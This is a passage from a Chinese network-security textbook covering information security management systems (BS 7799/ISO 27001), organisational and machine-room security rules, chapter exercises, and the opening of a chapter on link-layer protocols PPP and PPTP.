信息安全管理体系（Information Security Management System，ISMS）是组织在整体或特定范围内建立的信息安全方针和目标，以及完成这些目标所用的方法和体系。它是直接管理活动的结果，表示为方针、原则、目标、方法、计划、活动、程序、过程和资源的集合。

ISMS 的范围可以包括整个组织或者组织的一部分信息系统，也可以包括特定的信息系统。ISMS 的作用有：强化员工的信息安全意识，规范组织信息安全行为；促使组织的管理机构贯彻信息安全保障体系；对关键信息资产进行全面系统的保护，维持竞争优势；确保业务持续开展并将损失降到最低程度；使组织的生意伙伴和客户对组织充满信心；如果通过体系认证，可以提高组织的知名度与信任度。

在信息安全管理标准方面，英国标准 BS 7799 已经成为世界上应用最广泛与典型的信息安全管理标准。它是在英国标准协会（British Standards Institution，BSI）指导下制定完成的。BS 7799—1《信息安全管理实施细则》于 1995 年发布；BS 7799—2《信息安全管理体系规范》于 1998 年发布；BS 7799—1《信息安全管理实施细则》通过了国际标准化组织 ISO 的认可，成为国际标准 ISO/IEC 17799—1：2000《信息技术——信息安全管理实施细则》，该国际标准于 2000 年 12 月发布；BS 7799—3《信息安全管理体系，信息安全风险管理指导方针》作为 ISO/IEC 27001 正式于 2005 年 10 月发布。

ISO/IEC 27001：2005 标准强调管理体系的有效性、经济性、全面性、普遍性和开放性，目的是为希望达到一定管理效果的组织提供一种高质量、高实用性的参照，是建立和实施 ISMS，保障组织、政府机构信息安全的重要手段。

2. 信息安全管理的内容

信息安全管理应该涉及信息安全的各个方面，包括制定信息安全策略、风险评估、控制目标语控制方法的选择、制定规范的操作流程、对人员进行安全意识培训等一系列工作。

按照 ISO/IEC 17799：2005 标准，一般在以下 11 个领域内建立管理控制措施，保证信息资产的安全与业务的持续性。标准 BS 7799 的安全管理控制目标与控制方法见表 11.11。

标准 BS 7799 的详细内容见表 11.12。

表 11.11　安全管理控制目标与控制方法

<table>
<tr><td colspan="4">1. 安全方针/策略(Security Policy)</td></tr>
<tr><td colspan="4">2. 安全组织(Security Organization)</td></tr>
<tr><td colspan="4">3. 资产分类与控制(Asset Classification and Control)</td></tr>
<tr><td>4. 人员安全(Personnel Security)</td><td>5. 物理与环境安全(Physical and Environmental Security)</td><td>6. 通信与运营管理(Communications and Operations Management)</td><td rowspan="2">8. 系统开发与维护(Systems Development and Maintenance)</td></tr>
<tr><td colspan="3">7. 访问控制(Access Control)</td></tr>
<tr><td colspan="4">9. 信息安全事故管理(Information Security Incident Management)</td></tr>
<tr><td colspan="4">10. 业务持续性管理(Business Continuity Management)</td></tr>
<tr><td colspan="4">11. 法律法规符合性(Compliance)</td></tr>
</table>

表 11.12　标准 BS 7799 的详细内容

标　准	目　的	内　容
安全方针	为信息安全提供管理方向和支持	建立安全方针档案
安全组织	建立组织内的管理体系以便安全管理	组织内部信息安全责任；信息采集设施安全；可被第三方利用的信息资产的安全；外部信息安全评审；外包合同的安全
资产分类与控制	维护组织资产的适当保护系统	利用资产清单，分类处理，信息标签等对信息资产进行保护
人员安全	减少人为造成的风险	减少错误，偷窃，欺骗或资源误用等人为风险；保密协议；安全教育培训；安全事故与教训总结；惩罚措施
物理与环境安全	防止对 IT 服务的未经许可的介入，损伤和干扰服务	阻止对工作区与物理设备的非法进入；业务机密和信息非法的访问、损坏、干扰；阻止资产的丢失，损坏或遭受危险；桌面与屏幕管理阻止信息的泄漏
通信与操作管理	保证通信和操作设备的正确和安全维护	确保信息处理设备的正确和安全的操作；降低系统失效的风险；保护软件和信息的完整性；维护信息处理和通信的完整性和可用性；确保网络信息的安全措施和支持基础结构的保护；防止资产被损坏和业务活动被干扰中断；防止组织间的交易信息遭受损坏、修改或误用
访问控制	控制对商业信息的访问	控制访问信息；阻止非法访问信息系统；确保网络服务得到保护；阻止非法访问计算机；检测非法行为；保证在使用移动计算机和远程网络设备时信息的安全
系统开发与维护	保证系统开发与维护的安全	确保信息学安全保护深入到操作系统中；阻止应用系统中的用户数据丢失，修改或误用；确保信息的保密性，可靠性和完整性；确保 IT 项目工程及其支持活动在安全的方式下进行；维护应用程序软件和数据的安全
信息安全事故管理	保证信息安全事故的及时报告和处理	确保与信息系统有关的信息安全事故和弱点能够以某种方式传达，以便及时采取纠正措施；确保采用一致和有效的方法对信息安全事故进行管理
业务持续管理	防止商业活动中断和灾难事故的影响	防止商业活动的中断；防止关键商业过程免受重大失误或灾难的影响
符合性	避免任何违反法令、法规、合同预订及其他安全要求的行为	避免违背刑法、民法、条例，遵守契约责任以及各种安全要求；确保组织系统符合安全方针和标准；使系统审查过程的绩效最大化，并将干扰因素降到最小

3. 信息安全管理体系的建立

总体来说，建立 ISMS 一般要经过下列 6 个基本步骤。

1）进行 ISMS 的策划与准备

（1）管理承诺。

组织管理层应该提供承诺建立、实施、运行、监控、评审、维护和改进 ISMS 的证据。

（2）组织与人员建设。

建立有效的信息安全机构，对组织中的各类人员分配角色、明确权限、落实责任并进行沟通。

（3）编制工作计划。

组织进行统筹安排，制定一个切实可行的工作计划，明确各个时间段的工作目标、工作任务和责任分工，控制工作进度，突出工作重点，安排和制定总体计划。总计计划被批准后，可以针对具体工作项目制定详细计划。

（4）能力要求与教育培训。

培训工作要分层次、分阶段、循序渐进地进行，必须是全员培训。

2）建立信息安全管理框架

首先，各组织应根据自身的状况搭建适合自身业务发展和信息安全需求的信息安全管理框架，并在正常的业务开展过程中具体实施构建的 ISMS。同时在 ISMS 的基础上，建立各种与信息安全管理框架相一致的相关文档、文件，并对其进行严格的管理。对在具体实施 ISMS 的过程中出现的各种信息安全事件和安全状况进行严格的记录，并建立严格的反馈流程和制度。

建立信息安全管理框架的步骤见图 11.1。




图 11.1　建立信息安全管理框架的步骤

（1）定义信息安全政策。

信息安全政策（Information Security Policy）是一个组织有关信息安全的总的指导方针，是向组织管理层和全体员工提供信息安全的基础。在定义信息安全政策时，要密切联系组织的实际，注意使组织的信息安全政策与自身的性质相一致。同时，信息安全政策应该简单扼要、通俗易懂。

（2）定义 ISMS 的范围。

一个单位现有的组织结构是其定义 ISMS 范围需要考虑的最重要的方面。组织可能会根据自己的实际情况，只在相关的部门或领域构建 ISMS 并最终申请 ISMS 认证。所以，在信息安全范围定义阶段，应将企事业单位划分成不同的信息安全控制领域，以易于组织对信息安全有不同需求的领域进行适当的信息安全管理。

（3）进行信息安全风险评估。

信息安全风险评估的复杂程度将取决于风险的复杂程度和受保护资产的敏感程度，所采用的评估措施应与组织对信息资产风险的保护需求相一致。

具体有 3 种风险评估方法可供选择：

- 基本风险评估。仅参照标准所列举的风险对组织资产进行风险评估。
- 详细风险评估。即先对组织的信息资产进行详细划分并赋值，再具体针对不同的信息资产所面对的不同风险，详细划分对这些资产造成威胁的等级和相关的脆弱性等级。
- 基本风险评估与详细风险评估相结合。利用基本风险评估方法鉴别出在信息安全管理系统范围内，存在的高风险或对组织商业运作至关重要的资产，这类资产需要特殊对待。对需特殊对待的信息资产使用详细风险评估方法，而对其他一般对待的信息资产使用基本风险评估方法。

（4）进行信息安全风险评估管理。

由于组织内外环境的影响，信息安全风险处处存在，且不停地变动。所以识别了信息资产面对的威胁和进行风险评估之后，企事业单位必须决定如何对风险进行管理。

- 降低风险。几乎所有的风险都可以被降低。
- 避免风险。有些风险是很容易避免的。
- 转嫁风险。一般用于那些低概率的、但一旦发生会对组织单位有重大影响的风险。通常只有风险不能被降低或避免且被转嫁方接受时才被采用。
- 接受风险。用于那些在采取了降低风险和避免风险措施之后，必然存在并必须接受的风险。

（5）确定控制目标和选择控制措施。

控制目标的确定和控制措施的选择原则是成本不超过风险所造成的损失。由于信息安全是一个动态的系统工程，因此组织应实时对选择的控制目标和控制措施加以校验和调整，以适应不断变化的情况，使组织的信息资产得到有效、经济、合理的保护。

（6）准备信息安全适用性声明。

信息安全适用性声明记录了组织内相关的风险管制目标和针对每种风险所采取的各种控制措施。一方面是为了向组织内的员工申明对信息安全面对的风险的态度；另一方面是为了向外界表明组织的态度和作为。

3）建立相关的文档、文件

在 ISMS 建设、实施的过程中，必须建立起各种相关的文档、文件。文档可以各种形式保存，但必须划分不同的等级或类型，而且文档必须能容易地被指定的第三方访问和理解。建立起各种文档后，组织还必须对它进行严格管理，并结合组织业务和规模的变化，对文档进行有规律、周期性的修正。

ISMS 文件主要包括：

(1) 信息安全方针与策略。

(2) ISMS 范围。

(3) 风险评估报告。

(4) 风险控制计划。

(5) ISMS 的控制目标与控制措施。

(6) ISMS 管理和具体操作的过程。

(7) 标准中要求的记录。

(8) 信息安全相关职责描述和相关的活动事项。

(9) 适用性声明。

4) 具体实施 ISMS

在具体实施 ISMS 的过程中，必须充分考虑方方面面的因素，如实施的各项费用因素、与组织员工原有工作习惯的冲突、不同部门及机构之间在实施过程中的相互协作问题等。

必须对实施 ISMS 的过程中发生的各种与信息安全有关的事件进行全面记录。它为组织进行信息安全政策定义、安全管制措施选择等的修正提供了现实的依据。安全事件记录必须清晰，并适当保存以及维护，使得当记录被破坏、损坏或丢失时容易挽救。

5) 对 ISMS 进行审核

ISMS 审核是指组织为验证所有安全方针、策略和程序的正确实施，检查信息系统符合安全实施标准的情况所进行的系统的、独立的检查和评价，是 ISMS 的一种自我保证手段。审核结果则是一系列不符合行为或者观察结果，以及相应的校正行为的报告。ISMS 审核包括管理与技术两方面的审核。管理性审核主要是定期检查有关安全方针与程序是否被正确有效地实施；技术性审核是指定期检查组织的信息系统符合安全实施标准的情况。技术性审核需要信息安全技术人员的支持，必要时可以使用系统审核工具。

6) 对 ISMS 进行管理评审

管理评审主要是指组织的最高管理者按照规定的时间间隔对 ISMS 进行评审，以确保体系的持续适应性、充分性和有效性。管理评审过程应该确保收集必要的信息，用于管理者进行评价，结果应该形成文件。根据 ISMS 审核的结果、环境的变化和对持续改进的承诺，指出可能需要改进的 ISMS 方针、策略、目标和其他要素。

11.3.4 健全管理机构和规章制度

一般来说，有单位主要领导负责网络系统安全，设置专门机构，具体工作由各个部门分工负责，所有领导机构、安全组织机构都要建立各种规章制度。

1. 健全管理机构

保障网络安全必须依赖组织行为，单靠某一个人或几个人是无法完成的。因此，必须建立组织机构，建立有效的工作机制，配备必要的管理人员和技术人员，明确职责。管理机构一般分为 3 个层次，每个层次都有明确的职责。

1) 决策机构：负责宏观管理

决策机构应当由组织的最高管理层、与网络安全有关的部门负责人和管理技术人员组成，职责是为安全管理提供导向和支持。决策机构的任务主要包括：

(1) 评审和审批安全方针。

(2) 分配信息安全管理职责。

(3) 确认风险评估的结构。

(4) 对与安全管理有关的重大更改事项进行决策。

(5) 检测和评审安全事故。

(6) 审批与安全管理有关的其他重要事项。

2) 管理机构：负责日常协调、管理

管理机制通过对人力资源的管理，完成对事件、任务和事务的管理。管理机构的任务主要包括：

(1) 对安全事件进行评估，确定应采取的安全响应级别。

(2) 确定安全事件的响应策略、技术手段。

(3) 管理安全相关的日常工作。

(4) 管理安全相关的人力资源。

(5) 管理安全组织内部和外部的相关信息。

(6) 管理安全组织的资产。

3) 执行机构

由各类安全管理人员和技术人员组成，负责落实规章制度、技术规范。根据时间的具体情况和决策机构的决策，处理网络中出现的技术方面的问题。执行机构主要由以下人员组成：

(1) 安全技术人员。

(2) 系统集成技术人员。

(3) 计算机网络与通信技术人员。

(4) 安全法律专家。

(5) 软硬件技术人员。

2. 完善规章制度

要确保各类人员按照规定职责形式，就要实施一系列的安全管理规章制度。

常见的安全管理规章制度主要包括如下内容。

1) 操作人员及管理人员的管理制度

人是计算机执行安全机制的主体，对人员的控制和管理师安全防护的重要环节。许多安全事件都是由内部人员引起的，因此，人员的素质十分重要。除了加强法制建设形成威慑外，还应该采取科学的管理措施，减少犯罪。

(1) 安全授权。

安全授权指不同的管理人员在岗位上课程处理的最高密级信息。安全授权包括专控信息授权、机密信息的授权、秘密信息的授权和受控信息的授权。

(2) 安全审查。

安全审查是指对某人参与安全保障和接触敏感信息是否合适，是否值得信任的一种审查。对于预备录用的人员、新录用的人员和正在使用的人员都应做好人事安全审查，并对其备案。安全审查应从人员的安全意识、法律意识和安全技能等几个方面进行。主要包括：政治思想方面的表现；保密观念是否强，是否懂保密规则；确认学历程度及真实性；确定简

历的完整性和准确性；独立的身份认证；面试时回答是否诚实；业务是否熟练；是否遵守规章制度；金钱价值观；是否有超越权限或盗取信息的行为；对安全的认识程度；身体状况是否胜任岗位。

(3) 安全教育。

为确保工作人员意识到信息安全的威胁和隐患，并在他们正常工作时遵守各项规章制度，需要提供必要的安全教育和培训。教育和培训的内容因培训对象的不同而不同，主要包括法规教育、安全技术教育和安全意识教育等。

(4) 安全保密管理。

进入系统工作的人员应签订保密协议，并将此协议作为规章制度的一部分，承诺对系统能够尽到安全保密义务，保证在岗工作期间和离岗后的一定时间里，均不得违反保密合同，泄漏系统秘密。

对于调离工作岗位的人员，应立即取消出入安全区、接触保密信息的授权，如收回钥匙、证章、证件等。及时移交工作中设计的手册、资料等。系统及时更换口令、取消其所有账号。同时向被调离的人员申明其保密义务，否则将受到行政或刑事处罚。

2) 系统运行维护管理制度

包括设备管理维护制度、软件维护制度、用户管理制度、密钥管理制度、出入门卫管理值班制度、各种操作规程、各种行政领导部门的定期检查或监督制度。

3) 计算机处理控制管理制度

包括编制及控制数据处理流程、程序软件和数据的管理、复制移植和存储介质的管理、文档日志的标准化和通信网络的管理。

4) 文档资料管理制度

非计算机的各种凭证、单据、账簿、报表和文字资料，要妥善保管和严格控制；记账必须交叉复核；各类人员所掌握的资料要符合自身的级别和权限要求。

5) 计算机机房的安全管理规章制度

建立健全的机房管理规章制度，对有关人员经常进行安全教育，定期或不定期进行安全检查，机房管理规章制度主要包括以下几个方面。

(1) 机房门卫管理制度。

机房门卫落实到人，根据身份验证控制人员的出入。对于限制访问的地点可以采取锁控制，锁和钥匙的分发和置换需要进行严格控制。进行机房出入登记，无关人员未经许可不准进入机房。对带入带出的物品进行检查，严禁将易燃、易爆、腐蚀性、强磁性物品带入机房，严禁将与工作无关的物品带入机房，比如移动存储介质。

(2) 机房工作管理制度。

严格值班制度，值班人员要认真填写值班日记；机房内使用过的废纸杂物，应按照规定进行坏碎。机房内禁止带入食品、饮料和香烟等物品。照相机或摄影机、手持或电动工具、电气设备等必须经过主管领导同意方可带入。

(3) 机房操作管理制度。

机房要加双锁，双人开、关机房；双人开、关计算机，双人维护和备份数据；为每台计算机建立档案记录，将每天运转情况进行登记；非操作人员不准上级操作；计算机发生故障时，操作人员应认真记录故障现象和相关信息，及时上报，通知维护人员进行维护。

(4) 机房卫生管理制度。

每天对机房地板进行吸尘打扫,定期对机房进行除尘;机房内严禁吸烟、吃东西;不准乱扔废纸杂物。

6) 详细的工作手册和工作记录管理制度

不论是机房门卫人员,还是机房工作人员,都要认真记录日常工作的情况,形成详细的工作手册和工作记录,以便之后可以对特定时间的特定情形进行详尽掌握。

7) 其他的重要管理制度

其他的重要管理制度还有:软件管理制度、数据管理制度、口令管理制度、病毒的防治管理制度、网络通信安全管理制度、安全等级保护管理制度、对外交流管理制度等。

11.4 小　　结

本章是计算机网络实体安全方面的阐述。主要介绍了计算机机房的安全等级的划分、温度、湿度和洁净度等的环境要求,以及防电磁干扰、防静电、防火、防水与防盗等措施。对存储介质这个信息的载体需要采取必要的保护措施。最后强调了安全管理的重要性,为了实现安全管理所要求的内容,需要健全管理机构和规章制度。

读者要对网络实体安全有总体了解,掌握网络管理的概念,对安全管理的重要性有一个明确认识。

11.5 习　　题

1. 什么是网络实体安全?网络实体安全包括哪些方面?
2. 计算机网络机房的安全等级有几种?
3. 简述计算机网络机房的三度要求。
4. 电磁干扰防护的措施有哪些?
5. 什么是安全管理?安全管理的原则是什么?

第 12 章　网络安全协议

标准总是过时的，这让它们成为了标准。

——Alan Bennett

Internet 在最初建立时的指导思想是资源共享，因此以开放性和可扩展性为核心。在建立协议模型与协议实现时，更多考虑到易用性，而在安全性方面考虑存在严重不足，这就给攻击者造成了可乘之机。本章以 TCP/IP 协议族结构为指导，自底向上分层阐述不同层次的安全协议保障机制，主要包括 PPP、IPSec、SSL/TLS、SET 等。

12.1　数据链路层安全通信协议

数据链路层对网络层显现为一条无错的线路，主要任务是加强最底层物理层原始传输单位比特的功能，在两个相邻节点间的线路上无差错地传送以帧为单位的数据，还要解决由于链路上的通信干扰造成数据帧的破坏、丢失而所需要的数据帧的重发以及流量的调节、出错的处理和信道的共享等问题。

数据链路层加密就是简单地对要通过物理媒介传输的每一个字节进行加密；解密则在收到时处理。这可以保证数据在链路上传输时不会被截获。

在数据链路层提供安全机制的优点在于：它无须对其任何上层内容进行改变就能对所有数据加密，提供链路安全，例如，加密的调制解调器能在不修改通信站的基础上提供在数据链路层加密；它能够由硬件在数据传输和接收时轻易实现，而且它对性能的影响将会很小，能达到的速率最高；它能够和数据压缩很好地结合起来；对流分析能提供最高的保护性；对隐通道能提供最高的保护性；基于网络攻击的途径最少。

在数据链路层提供安全机制的缺点在于：它只能应用在两个直连的设备上，而数据在网络上传输时重要的是端到端的安全，在单独的链路上加密并不能保证整个路径的安全性；局域网并不能提供链路层安全，即对内部攻击人员无保护；最高的通信成本；新节点加入时要求电信公司重新配置网络。

12.1.1　PPP 协议

PPP(Point-to-Point Protocol)是“点对点”协议，它提供了基于广域网的网络层数据封装和向上层提供物理透明性的功能。PPP 定义一种如何在点到点链路上传输多协议分组的封装机制。PPP 协议作为目前 Internet 上所广泛采用的协议，它在单机入网和路由器之间互连具有非常重要的作用。PPP 协议支持多协议传输机制，在 PPP 连接上既可运行

TCP/ IP,也可运行 IPX 等其他多种通信协议;PPP 的灵活的配置协商,使 PPP 协议具有广泛的适应性;PPP 的动态地址协商机制和认证机制,为客户提供了大规模拨号上网的解决方案。PPP 协议包括 3 个主要部件:

(1) HDLC(High-level Data Link Control)部件,在串行连接(Serial Link)上封装数据报,PPP 使用 HDLC 作为"点到点连接"上的基本的封装策略,因此它的数据格式也符合 HDLC 规程的定义。

(2) 可扩展的 LCP(Link Control Protocol)部件,用来监视链路连接质量,建立和配置数据连接。

(3) NCP(网络控制协议 Network Control Protocol)部件,用来和不同的网络层协议建立连接和配置 IP 选项,PPP 被设计成可同时使用多个网络层协议。

1. PPP 协议的基本格式

标准 PPP 帧格式如图 12.1 所示,所有这些项由左向右传送。

Flag	Address	Control	Protocal	Information	FCS	Flag
0111,1110	1111,1111	0000,0011	8/16 bits	Variable	16/32 bits	0111,1110

图 12.1 PPP 帧格式

PPP 帧格式除异步串行传输中所用到的起/止位(Start/Stop Bits)或者透明传输中的输入字节之外,其他字段含义如下:

(1) 标志字段(Flag)标志帧的开始和结束,为一个字节,值为 0x7e。

(2) 地址字段(Address)为一个字节,表示链路上站的地址。

(3) 控制字段也是一个字节,其值也是固定值,为 0x03。

(4) 协议字段由两个字节组成,指示所封装在信息字段的数据的类型。它的值随不同的协议类型的数据来决定,一般来说,"cxxx"范围内的协议字段的值代表 LCP 或相关协议;"8 xxx"范围内的协议字段值属于 NCP 协议族;"0xxx"范围内的协议字段值代表数据报的协议。

(5) 信息字段(Information)是由 0 或多个字节组成,由协议字段标志的数据报构成,信息字段的结束是由最近的标志字段位确定的。在最近的 FLAG 前两个字节以前的字段是信息字段的结束点。默认信息字段的最大长度是 1500 个字节,经由协商,可设定其他最大长度。在传输中,可以填充任意长度的字节,使之达到最大长度,由各协议自身来区分填充数据和实际数据。

(6) 校验字段(FCS)通常为两个字节,为提高检测能力,可经由协商,使用 32 位的校验字段。FCS 计算包括地址字段、控制字段、协议字段和信息字段在内的所用数据(如果有填充数据,也计算,因为这些填充字段由相应的协议而不是 PPP 来处理),不包括其他的任何数据。

2. PPP 协议的基本原理

PPP 是一个有严格状态变迁的协议(如图 12.2 所示),它的建链过程主要包括 3 个阶段:链路层协商阶段(LCP)、认证阶段(Authenticate Protocol,AP)、网络层协商阶段(NCP)。PPP 是自成体系的一个协议族,它的主协议是 RFC 1661,其中描述了 PPP 协议中 LCP 阶段的主要行为和状态变迁,AP 阶段的行为由 RFC 1334 和 RFC 1994 协议描述,包

括口令验证协议(Password Authentication Protocol，PAP)和挑战握手验证协议(Challenge-Handshake Authentication Protocol,CHAP)两种认证方式。NCP阶段由一系列的网络传输控制协议分别描述，包括IPCP(RFC 1332),IPXCP(RFC 1552)等。此外,还有提高传输效率的一系列压缩协议(RFC 1967 等),充分利用多链路同时传输数据的多链路协议(Multilink PPP、RFC 1990),链路中的QoS(Quality of Service)控制——LQM(Link Quality Monitoring,RFC 1989)等。




图 12.2 PPP 协议的状态图

1) 静止(死亡)阶段

一个连接的开始和结束都要经历这个阶段。当一个外部事件指示物理层已准备好时，PPP进入建立连接阶段。此时,LCP自动机处于初始阶段。

2) 建立阶段

LCP用于交换配置信息包、建立连接。一旦一个配置成功的信息包发送且被接收,就完成了交换,进入LCP开启状态。所有的配置选项都假定使用默认值,除非在配置交换过程中被改变。只有那些与特定的网络层协议无关的选项才会被LCP配置。收到LCP配置数据包将使链路从网络层协议阶段或者认证阶段返回到链路建立阶段。

3) 认证阶段

在某些连接情况下,希望在允许网络层协议交换数据前对等实行认证。默认情况下,是不要求认证的。认证要求必须在建立连接阶段提出,然后进入认证阶段。如果认证失败,将进入连接终止阶段。在此阶段只对连接协议、认证协议、连接质量测试数据包进行处理。

4) 网络层协议阶段

一旦PPP完成上述阶段,便进入网络协议阶段。每一个网络层协议(例如IP、IPX、AppleTalk等)必须有相应的NCP单独配置,每个网络控制协议都可以随时打开或关闭。此阶段LCP协议自动状态机处于打开状态,接收到的任何不支持的协议数据包都会被返回一个协议拒绝包,而接收到的所有支持的数据包都将被丢弃。此时,链路上流通的是NCP数据包、LCP数据包以及网络协议数据包。

5) 终止连接阶段

PPP连接可以随时被终止。LCP通过交换连接终止包来终止连接。当连接被终止时，PPP会通知物理层采取相应的动作。只有当物理层断开,连接才会真正被终止。在此阶段,接收到的所有数据包都将被丢弃。

12.1.2 PPTP 协议

点到点隧道协议(Point-to-Point Tunneling Protocol,RFC 2637)是对 PPP 的扩展。由 Microsoft 和 Ascend 开发。PPTP 使用一种增强的 GRE(Generic Routing Encapsulation)封装机制使 PPP 数据包按隧道方式穿越 IP 网络,并对传送的 PPP 数据流进行流量控制和拥塞控制。PPTP 并不对 PPP 协议进行任何修改,只提供了一种传送 PPP 的机制,并增强了 PPP 的认证、压缩、加密等功能。由于 PPTP 基于 PPP 协议,因而它支持多种网络协议,可将 IP、IPX、APPLETALK、NetBEUI 的数据包封装于 PPP 数据帧中。

PPTP 是一种用于让远程用户拨号连接到本地 ISP(Internet Service Provider,Internet 服务提供商),通过 Internet 安全远程访问公司网络资源的网络技术。PPTP 对 PPP 协议本身并没有做任何修改,只是使用 PPP 建立拨号连接然后获取这些 PPP 包并把它们封装进 GRE 头中。PPTP 使用 PPP 协议的 PAP 或 CHAP 进行认证,另外也支持 Microsoft 公司的点到点加密技术(MPPE)。PPTP 支持的是一种客户——LAN 型隧道的 VPN 实现。

建立 PPTP 连接,首先要建立客户端与本地 ISP 的 PPP 连接。一旦成功地接入因特网,下一步就是建立 PPTP 连接。从最顶端 PPP 客户端、PAC 和 PNS 服务器之间开始,由已经安装好 PPTP 的 PAC 建立并管理 PPTP 任务。如果 PPP 客户端将 PPTP 添加到它的协议中,所有列出来的 PPTP 通信都会在支持 PPTP 的客户端上开始与终止。由于所有的通信都将在 IP 包内通过隧道,因此 PAC 只起着通过 PPP 连接进因特网的入口点的作用。从技术上讲,PPP 包从 PPTP 隧道的一端传输到另一端,这种隧道对用户是完全透明的。

